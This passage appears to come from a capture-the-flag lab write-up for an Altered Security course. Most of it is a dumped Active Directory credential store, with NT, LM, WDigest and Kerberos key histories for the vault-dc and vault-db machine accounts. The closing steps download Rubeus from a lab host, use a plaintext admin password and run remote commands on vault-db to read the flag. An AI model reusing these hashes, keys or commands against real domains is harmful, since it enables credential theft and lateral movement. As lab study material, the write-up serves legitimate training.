    Hash 18: d072db5173ab4740778f88309ad2fe74
    Hash 19: fb5e33e8d487f27ef9d98fb0907e74f9
    Hash 20: 1eedf34fc72ba0758155e8903a36dfe8
    Hash 21: b95c69ff2d73fe7673ec7f4522c60287
    Hash 22: 415df8b0b64ac533b28127421e806f8b
  LMHashHistory:
    Hash 01: a9f056db242fd3d26174091fc278ed12
    Hash 02: d28cf70dc6db44e84213f0f487acca20
    Hash 03: 874151ab996f06ee4d5fd2ccb47e807d
    Hash 04: 30b35bf776ce558d207bcb2f8cb2cc34
    Hash 05: 4de43e83854efdeb241477eca424d8d1
    Hash 06: 6aa6003038e84cf3860f1fc8468a1735
    Hash 07: 8eeb2073ec58a2ca4ec64347f6bd8428
    Hash 08: 0331f7a2ed837194b1b78a38dc2a95be
    Hash 09: 6522a64b09b93486c72cf6c1d1525a73
    Hash 10: 2f7a7256e0539441346074e75adf084f
    Hash 11: ccd6d961121dfb3baebee40da5f2ce70
    Hash 12: cfd28b3adf99d600942b0cac657c11b3
    Hash 13: 6eb77bf8a448c0595d5738625da0a8af
    Hash 14: 02894c4ff6794c8398254a9146c7446c
    Hash 15: dcf8c0d9a67d9bc7262df5ff404b3e07
    Hash 16: 406cb6c954726c712eb39e840aede4a8
    Hash 17: 57752dfd8ec989c5942c8091a3d80f47
    Hash 18: 9eb5c6251c9802c92614c834df5540e5
    Hash 19: eeac48c1aff3779f8268b566f867c52d
    Hash 20: 6b426759d09fd8b06c3b3fb7bcc2cb2b
    Hash 21: d994535b1249742b577b11159843feda
  SupplementalCredentials:
    ClearText:
    NTLMStrongHash:
    Kerberos:
      Credentials:
        DES_CBC_MD5
          Key: 1c4aefec1c75167c
      OldCredentials:
        DES_CBC_MD5
          Key: c8cea8768a0bdf37
      Salt: GCBVAULT.LOCALhostvault-dc.gcbvault.local
      Flags: 0
    KerberosNew:
      Credentials:
        AES256_CTS_HMAC_SHA1_96
          Key: 99d6cd85fd4ce44085f417f41c9543402015cb82e6d789b6e9dc491afd476c39
          Iterations: 4096
        AES128_CTS_HMAC_SHA1_96
          Key: 93c534f1290a66dff69d9733d82427f1
          Iterations: 4096
        DES_CBC_MD5
          Key: 1c4aefec1c75167c
          Iterations: 4096
      OldCredentials:
        AES256_CTS_HMAC_SHA1_96
          Key: cf79ceea464b0014638006abd050fa306afb2c6a9410b6800d7cd842607252d8
          Iterations: 4096
        AES128_CTS_HMAC_SHA1_96
          Key: b3d1e8a5d7677537e28c2fafc7a8d74e
          Iterations: 4096
        DES_CBC_MD5
          Key: c8cea8768a0bdf37
          Iterations: 4096
      OlderCredentials:
        AES256_CTS_HMAC_SHA1_96
          Key: 06a8c2927ad55bfab2785c3fbd0ff619683f71b47c1cabd3a8ee163fd75e7fca
          Iterations: 4096
        AES128_CTS_HMAC_SHA1_96
          Key: 028a597fec38eb6f7ca007986211b76e
          Iterations: 4096
        DES_CBC_MD5
          Key: cd1f5e4076914938
          Iterations: 4096
      ServiceCredentials:
      Salt: GCBVAULT.LOCALhostvault-dc.gcbvault.local
      DefaultIterationCount: 4096
      Flags: 0
    WDigest:
      Hash 01: d93f149533f0c0a55a80b3bcc6d446cd
      Hash 02: b295b2427f8f82375e9e954d0e20472a
      Hash 03: d93f149533f0c0a55a80b3bcc6d446cd
      Hash 04: d93f149533f0c0a55a80b3bcc6d446cd
      Hash 05: e6036df281e31dbda7fc0b42788af307
      Hash 06: e6036df281e31dbda7fc0b42788af307
      Hash 07: 912008a337dc5373a1f89bf0f3674974
      Hash 08: ea8a0fe2c830607b3c0facc8bf7c4569
      Hash 09: eea257a8fed1790c5c433dccd0b0dd21
      Hash 10: dab24bde4faee7ae9733439a476e9c93
      Hash 11: dab24bde4faee7ae9733439a476e9c93
      Hash 12: ea8a0fe2c830607b3c0facc8bf7c4569
      Hash 13: ea8a0fe2c830607b3c0facc8bf7c4569
      Hash 14: b7ce772aa70dc8549bd6e45345a9a8e5
      Hash 15: a7ce08f5cd6887de89148e01b3fc43ba
      Hash 16: afcc1912a48577cccb65fd1a1250fe8d
      Hash 17: 3d2621dd672cd2c57171e3fd3b35456f
      Hash 18: 8ea2438bb8de393ea220ea642b314c69
      Hash 19: 6e0ffff64a010a4461b14309d669bc8d
      Hash 20: 8ea2438bb8de393ea220ea642b314c69
      Hash 21: c8645cb565c471f97841d786c602ef04
      Hash 22: 6a16bfa8bbdc20ebddfc7a5654a2c01d
      Hash 23: c8645cb565c471f97841d786c602ef04
      Hash 24: d473a8f5ae8a0368ad55b9dbafed989f
      Hash 25: 3271d43b7348c305a079099515d0e06a
      Hash 26: 3f74aadc20c64d0674b7a6246157d4ee
      Hash 27: 1f6a771e47d533c3af79c3a444cbaf5c
      Hash 28: ba899c093933f62b6f103fcd1537f897
      Hash 29: 1f6a771e47d533c3af79c3a444cbaf5c
Key Credentials:
Credential Roaming
  Created:
  Modified:
  Credentials:

DistinguishedName: CN=VAULT-DB,CN=Computers,DC=gcbvault,DC=local
Sid: S-1-5-21-1985505628-2019185050-2365871796-1103
Guid: 673168d5-42bf-4998-b1c3-bee33b9826cd
SamAccountName: VAULT-DB$
SamAccountType: Computer
UserPrincipalName:
PrimaryGroupId: 515
SidHistory:
Enabled: True
UserAccountControl: WorkstationAccount
AdminCount: False
Deleted: False
LastLogon: 2/15/2024 2:19:22 AM
DisplayName:
GivenName:
Surname:
Description:
ServicePrincipalName: {HOST/vault-db.gcbvault.local, RestrictedKrbHost/vault-db.gcbvault.local, HOST/VAULT-DB,
RestrictedKrbHost/VAULT-DB...}
SecurityDescriptor: DiscretionaryAclPresent, SystemAclPresent, DiscretionaryAclAutoInherited, SystemAclAutoInherited,
SelfRelative
Owner: S-1-5-21-1985505628-2019185050-2365871796-512
Secrets
  NTHash: 15f6de708b38121b7446d1bcb1b4e18b
  LMHash:
  NTHashHistory:
    Hash 01: 15f6de708b38121b7446d1bcb1b4e18b
    Hash 02: fe6eb769108a2ceabbfc01561401a613
    Hash 03: c7eeff27f3607120b84fa37768debe13
    Hash 04: 9b61c5b1b0e2a02c64865cd3b0ca32f6
    Hash 05: 0c08e4872261af521885c602afa7221b
    Hash 06: bf4847d6c39892c7e068f7d06a254048
    Hash 07: 1581ec783013a1b0c02244df12066a2d
    Hash 08: 7236c45713f63b301884b6f7732c7fcf
    Hash 09: a596a66f3cfc3b921562522309740191
    Hash 10: ef76454585d7d8eb43740fea143820be
    Hash 11: 9ae1a93e62b9c7590c9adcdc18aa8905
    Hash 12: c8fb3a43563918c62f2400ea00579cb7
    Hash 13: 43457a80609780f5c0c5743af52de41a
  LMHashHistory:
    Hash 01: 85a0665b52e077ca90f46305198912a6
    Hash 02: c975a8c43cfd6e17e0d7805a76c21859
    Hash 03: cc86ef6cbbe49d8e3a8f3bf713bd4236
    Hash 04: ecba995f5cf1d58943e122a5db671449
    Hash 05: c49c48ebeb37998b2d02eaba6eeff726
    Hash 06: 0df9e1979bcc36f2f17c02b6f53a54ec
    Hash 07: efa3985584a5d0881fe36abeea85107c
    Hash 08: 69b7f0daba85d9ec2f8db0c2fa563488
    Hash 09: 17510d32052dd8d5df927b795b610a06
    Hash 10: 0e7c05a40af215c6f71ba8d8ef6f8a25
    Hash 11: 89d6f5fc3e4efc13d80b28f85fec43b2
    Hash 12: ef358412f92173832788e7ca6253b388
    Hash 13: 71f4acc8faec1bd6f6efee6ae48be09b
  SupplementalCredentials:
    ClearText:
    NTLMStrongHash:
    Kerberos:
      Credentials:
        DES_CBC_MD5
          Key: 8c734a9bc443466d
      OldCredentials:
        DES_CBC_MD5
          Key: 08f15e5192c44a1a
      Salt: GCBVAULT.LOCALhostvault-db.gcbvault.local
      Flags: 0
    KerberosNew:
      Credentials:
        AES256_CTS_HMAC_SHA1_96
          Key: 1f3f406a1e5b800409e2779a754193004e07265cad3820cf3c33176047bfd31b
          Iterations: 4096
        AES128_CTS_HMAC_SHA1_96
          Key: 3fac3919dbd714c2a7a5d32f010d8796
          Iterations: 4096
        DES_CBC_MD5
          Key: 8c734a9bc443466d
          Iterations: 4096
      OldCredentials:
        AES256_CTS_HMAC_SHA1_96
          Key: 90446884ac7553538095519b4f3bf47b778b63c83ae67c3f74575406e58275c4
          Iterations: 4096
        AES128_CTS_HMAC_SHA1_96
          Key: d47c0c1a9bfca8a14d4e9400ff827136
          Iterations: 4096
        DES_CBC_MD5
          Key: 08f15e5192c44a1a
          Iterations: 4096
      OlderCredentials:
        AES256_CTS_HMAC_SHA1_96
          Key: c9672a5ffcf60f4ae59edad724fcb3ee849856f6a3804fa9825675a1dba798a6
          Iterations: 4096
        AES128_CTS_HMAC_SHA1_96
          Key: 99219516931bf3f6ee7c29a3313ee212
          Iterations: 4096
        DES_CBC_MD5
          Key: 2a8c6ecbc294adcd
          Iterations: 4096
      ServiceCredentials:
      Salt: GCBVAULT.LOCALhostvault-db.gcbvault.local
      DefaultIterationCount: 4096
      Flags: 0
    WDigest:
      Hash 01: 72bacc5985a5c6c11ac89409b4a10bbc
      Hash 02: a146692a957a1009d15ea86794dd6843
      Hash 03: 72bacc5985a5c6c11ac89409b4a10bbc
      Hash 04: 72bacc5985a5c6c11ac89409b4a10bbc
      Hash 05: fe180181f6371f79bbd1a9ce068432cd
      Hash 06: fe180181f6371f79bbd1a9ce068432cd
      Hash 07: 611401c9b2ed32e5717928fecb08e6d6
      Hash 08: a30bd2ae36060cd91c615a5a37631375
      Hash 09: 1c088d0a0c7de583e9bbc72c44817045
      Hash 10: 034da8f13213c4c28050aa64222cf2c1
      Hash 11: 034da8f13213c4c28050aa64222cf2c1
      Hash 12: a30bd2ae36060cd91c615a5a37631375
      Hash 13: a30bd2ae36060cd91c615a5a37631375
      Hash 14: e42f6254c3502a513f6a4a41a578784c
      Hash 15: de70c735fe10192428f0a44b912f1695
      Hash 16: 4eaa7d5f9e9c433464205cd3aed2ab75
      Hash 17: 99e0de55ac2144675d07d5f5f8052459
      Hash 18: e47af67c0126df950a4db8b0baef3dda
      Hash 19: d7b0b30d519537cd42138a078f528861
      Hash 20: e47af67c0126df950a4db8b0baef3dda
      Hash 21: 4b0f0885552f1b67b17feb89b3802fd9
      Hash 22: 2c3144dae04a451331bc021851e777da
      Hash 23: 4b0f0885552f1b67b17feb89b3802fd9
      Hash 24: 5238f9b59698841c89cebf7dd85827ac
      Hash 25: 3747d7dbc6b932d29c4d693faa3ade13
      Hash 26: 67f3d61f4a880c25161647655cf8dc6d
      Hash 27: f46339bf67ef230cc3e9637a66de5279
      Hash 28: 4b1b7604e1170e416e16d5dc1d48a0fc
      Hash 29: f46339bf67ef230cc3e9637a66de5279
Key Credentials:
Credential Roaming
  Created:
  Modified:
  Credentials:
Now that we have dumped all the credentials from vault-dc.gcbvault.local we should dismount the Hard-Disk again and start Vault-DC again
DisMount-VHD 'C:\Users\Public\Documents\Hyper-V\Virtual hard disks\vault-dc.vhdx' -Verbose
Start-VM vault-dc
We can now use the credentials found from our dump for vaultdbadmin and use it to remotely access Vault-DB.
Invoke-WebRequest -Uri 'http://192.168.100.41:8530/Rubeus.exe' -OutFile 'C:\Rubeus.exe' -UseBasicParsing
$pass = ConvertTo-SecureString 'SafePass123' -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential ('vault\vaultdbadmin', $pass)

Once we have remote access to Vault-DB, we need to surf around and check what we have in this server. inside directory C:\Users\vaultdbadmin\Desktop\ we are able to find a file named transfer.txt.
Inside this .txt contains the one and only flag that we need to submit inside Altered Security Platform.
Invoke-Command -VMName 'vault-db' -Credential $cred -scriptblock {dir "C:\Users\vaultdbadmin\Desktop\"}
